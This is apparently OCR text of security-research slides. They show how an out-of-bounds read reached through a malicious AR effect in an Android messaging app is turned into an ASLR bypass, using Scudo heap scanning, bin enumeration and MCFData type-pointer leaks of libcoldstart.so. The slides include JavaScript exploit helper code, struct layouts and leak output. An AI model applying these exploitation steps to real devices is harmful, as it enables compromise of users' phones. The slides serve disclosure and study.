
Auto-enable malicious AR effect to defeat ASLR

How we find our vector base?

- Some objects **store the address of their own heap chunk inside the object.**
  - For example: linked lists, objects with internal buffers.
- Heuristic
  - **Scan heap relative to vector looking for self-referential heap addresses**
    - Scudo uses tagged pointers: **top byte set to 0xb4**
    - Scudo heap chunks are **16-bit aligned.**
    - Scudo **heap pointers have high entropy**, so if we calculate the entropy of bits [4..39] of the pointer, we can ignore any low entropy pointers
  - Compute **candidate vector base address** by accounting for **OOB index offset and scanned self-referential heap address**
  - Store in a **frequency table**
  - Pick **most frequent address as vector base**



```
function is_valid_chunk_base_ptr(ptr) {
  if ((ptr >> 56n) !== 0xb4n) return false;
  if ((ptr & 0xfn) !== 0n) return false;
  if ((ptr & 0xffffff8000000000n) != 0xb400000000000000n) return false;
  if (ptr < 0xb400005000000000n) return false;

  // Heuristics
  if ((ptr & 0xffffn) === 0n) return false;
  if (ptr_entropy(ptr) < 0.95) return false;
  return true;
}
```



```
async function get_heap_base(chan, limit) {
    let possible_bases = {};
    for (let i = -8; i >= -limit; i -= 8) {
        let leak = oob_read_64(i);
        if (is_valid_chunk_base_ptr(leak)) {
            let curr_base = toHex(leak + BigInt(-i));
            if (!(curr_base in possible_bases)) {
                possible_bases[curr_base] = 0;
            }
            possible_bases[curr_base] += 1;
            if (possible_bases[curr_base] >= 4) {
                return curr_base;
            }
        }
    }

    // Could not find anything good.
    return BigInt(best_addr[0]);
}
```


Auto-enable malicious AR effect to defeat ASLR

We now have an **arbitrary read** and can start searching for a library we want an address of for JOP gadget computation.


- **We will search for libcoldstart.so by identifying MCFData objects on the heap**
  - MCFData contains a type table pointer pointing to .data within libcoldstart.so

To perform the search we first enumerate scudo bins

1. Scan for all heap pointers adjacent to our OOB vector.
2. Use the arbitrary read primitive to read the Scudo chunk metadata header.
3. Validate that the header is a valid Scudo header.
   a. Optionally, check if the following chunk is also a valid Scudo chunk based on the chunk size.
4. Store the heap address into a list of heap addresses per Scudo bin.



```
struct UnpackedHeader {
  uptr ClassId : 8;
  u8 State : 2;
  // Origin if State == Allocated, or WasZeroed otherwise.
  u8 OriginOrWasZeroed : 2;
  uptr SizeOrUnusedBytes : 20;
  uptr Offset : 16;
  uptr Checksum : 16;
};
```




```
Intercepting already loaded liborcarsysjni.so
['Heap Base', '0xb400007aa7316490']
Found 33 valid scudo heap chunks.
Sending Scudo Bins with length 1273
Bin 0: base 0x0, size: 0x0
Bin 1: base 0xb400007aa72ad440, size: 0x2dd780
Bin 2: base 0xb400007a773c2df0, size: 0x12edc0
Bin 3: base 0xb40000079172c14c0, size: 0x4556c0
Bin 4: base 0xb400007a172b0860, size: 0x192710
Bin 5: base 0xb4000079d736e0c0, size: 0x19ddc0
Bin 6: base 0xb4000079672a3c00, size: 0x106090
Bin 7: base 0xb400007a87346750, size: 0xf13e0
Bin 8: base 0xb40000079573463f0, size: 0x1044e0
Bin 9: base 0xb400007a47256980, size: 0xc6240
Bin 10: base 0xb40000793733cd60, size: 0x5ffa0
Bin 11: base 0xb400007a673b7520, size: 0x0
Bin 12: base 0xb400007a97432d00, size: 0x30780
Bin 13: base 0xb4000079272b6e40, size: 0xf7140
Bin 14: base 0x0, size: 0x0
Bin 15: base 0xb4000079a7288440, size: 0x959c0
Bin 16: base 0xb4000079c73b9810, size: 0x160020
Bin 17: base 0xb4000078e73ba0d0, size: 0x114690
Bin 18: base 0x0, size: 0x0
Bin 19: base 0xb400007987262a90, size: 0x0
Bin 20: base 0x0, size: 0x0
Bin 21: base 0xb400007997645ee0, size: 0x1015050
Bin 22: base 0x0, size: 0x0
Bin 23: base 0x0, size: 0x0
Bin 24: base 0xb400007ad7433bf0, size: 0x0
Bin 25: base 0x0, size: 0x0
Bin 26: base 0x0, size: 0x0
Bin 27: base 0x0, size: 0x0
Bin 28: base 0x0, size: 0x0
Bin 29: base 0x0, size: 0x0
Bin 30: base 0x0, size: 0x0
Bin 31: base 0x0, size: 0x0
Bin 32: base 0x0, size: 0x0
```


Auto-enable malicious AR effect to defeat ASLR

Now that we have enumerated the scudo bins we can start looking for MCFData objects in memory to **find libcoldstart.so offsets**

- **MCFData** is convenient to search for since it has a **very predictable structure** with expected values in memory
- We now have our ASLR defeat identifying libcoldstart.so offset through _typeID in scanned object



```
00000000 MCFRuntimeBase  struc ; (sizeof=0x18, align=0x8, copyof_679)
00000000                                         ; XREF: MCDMediaSendManagerCacheSend+8/o
00000000                                         ; __MCFDirectPrivateDoNotUse_String/r ...
00000000 _typeID         DCQ ?                   ; XREF: MCDMediaSendManagerCacheSend+4/o
00000000                                         ; MCDMediaSendManagerCacheSend+480/o
00000008 _strongReferenceCount DCD ?             ; XREF: SendVideoAttachment+F0/o
00000008                                         ; SendFileAttachment+B0/o ...
0000000C _weakReferenceCount DCD ?
00000010 _state          DCB ?                   ; XREF: SendVideoAttachment+F8/o
00000010                                         ; SendVideoAttachment+198/r ...
00000011                 DCB ? ; undefined
00000012 _size           DCW ?
00000014                 DCB ? ; undefined
00000015                 DCB ? ; undefined
00000016                 DCB ? ; undefined
00000017                 DCB ? ; undefined
00000018 MCFRuntimeBase  ends
00000018
```




```
async function scan_mcf_objects(scudo_bin, bin_size, heap_base) {
    let base = scudo_bin[0];
    let max_offset = (scudo_bin[1] / bin_size) - 10n;

    let objects = [];
    for (let offset = 0n; offset < max_offset; offset++) {
        let chunk_start = base + offset * bin_size;
        let type_id = arb_read_64(chunk_start + 0x10n, heap_base);
        if (!is_valid_possible_typeid(type_id)) continue;
        let ref_counts = arb_read_64(chunk_start + 0x18n, heap_base);
        let strong_ref_count = ref_counts & 0xffffffffn;
        let weak_ref_count = ref_counts >> 32n;
        // Heuristic (possible tweak)
        if (strong_ref_count === 0n && weak_ref_count === 0n) continue;
        if (strong_ref_count > 0x10000n && weak_ref_count > 0x10000n) continue;

        if ((type_id & 0xfffn) === MCF_DATA_CLASS_OFFSET) {
            objects.push([chunk_start, offset, bin_size, type_id]);
        }
    }
    return objects;
}
```

Auto-enable malicious AR effect to defeat ASLR

Now that we have enumerated the scudo bins we can start looking for MCFData objects in memory to **find libcoldstart.so offsets**

- **MCFData** is convenient to search for since it has a **very predictable structure** with expected values in memory
- We now have our ASLR defeat identifying libcoldstart.so offset through _typeID in scanned object



```
00000000 MCFRuntimeBase  struc ; (sizeof=0x18, align=0x8, copyof_679)
00000000                                        ; XREF: MCDMediaSendManagerCacheSend+8/o
00000000                                        ; __MCFDirectPrivateDoNotUse_String/r ...
00000000 _typeID         DCQ ?                  ; XREF: MCDMediaSendManagerCacheSend+4/o
00000000                                        ; MCDMediaSendManagerCacheSend+480/o
00000008 _strongReferenceCount DCD ?            ; XREF: SendVideoAttachment+F0/o
00000008                                        ; SendFileAttachment+B0/o ...
0000000C _weakReferenceCount DCD ?
00000010 _state          DCB ?                  ; XREF: SendVideoAttachment+F8/o
00000010                                        ; SendVideoAttachment+198/r ...
00000011                 DCB ? ; undefined
00000012 _size           DCW ?
00000014                 DCB ? ; undefined
00000015                 DCB ? ; undefined
00000016                 DCB ? ; undefined
00000017                 DCB ? ; undefined
00000018 MCFRuntimeBase  ends
00000018
```

Iterate over each scudo bin address and perform search for MCFData

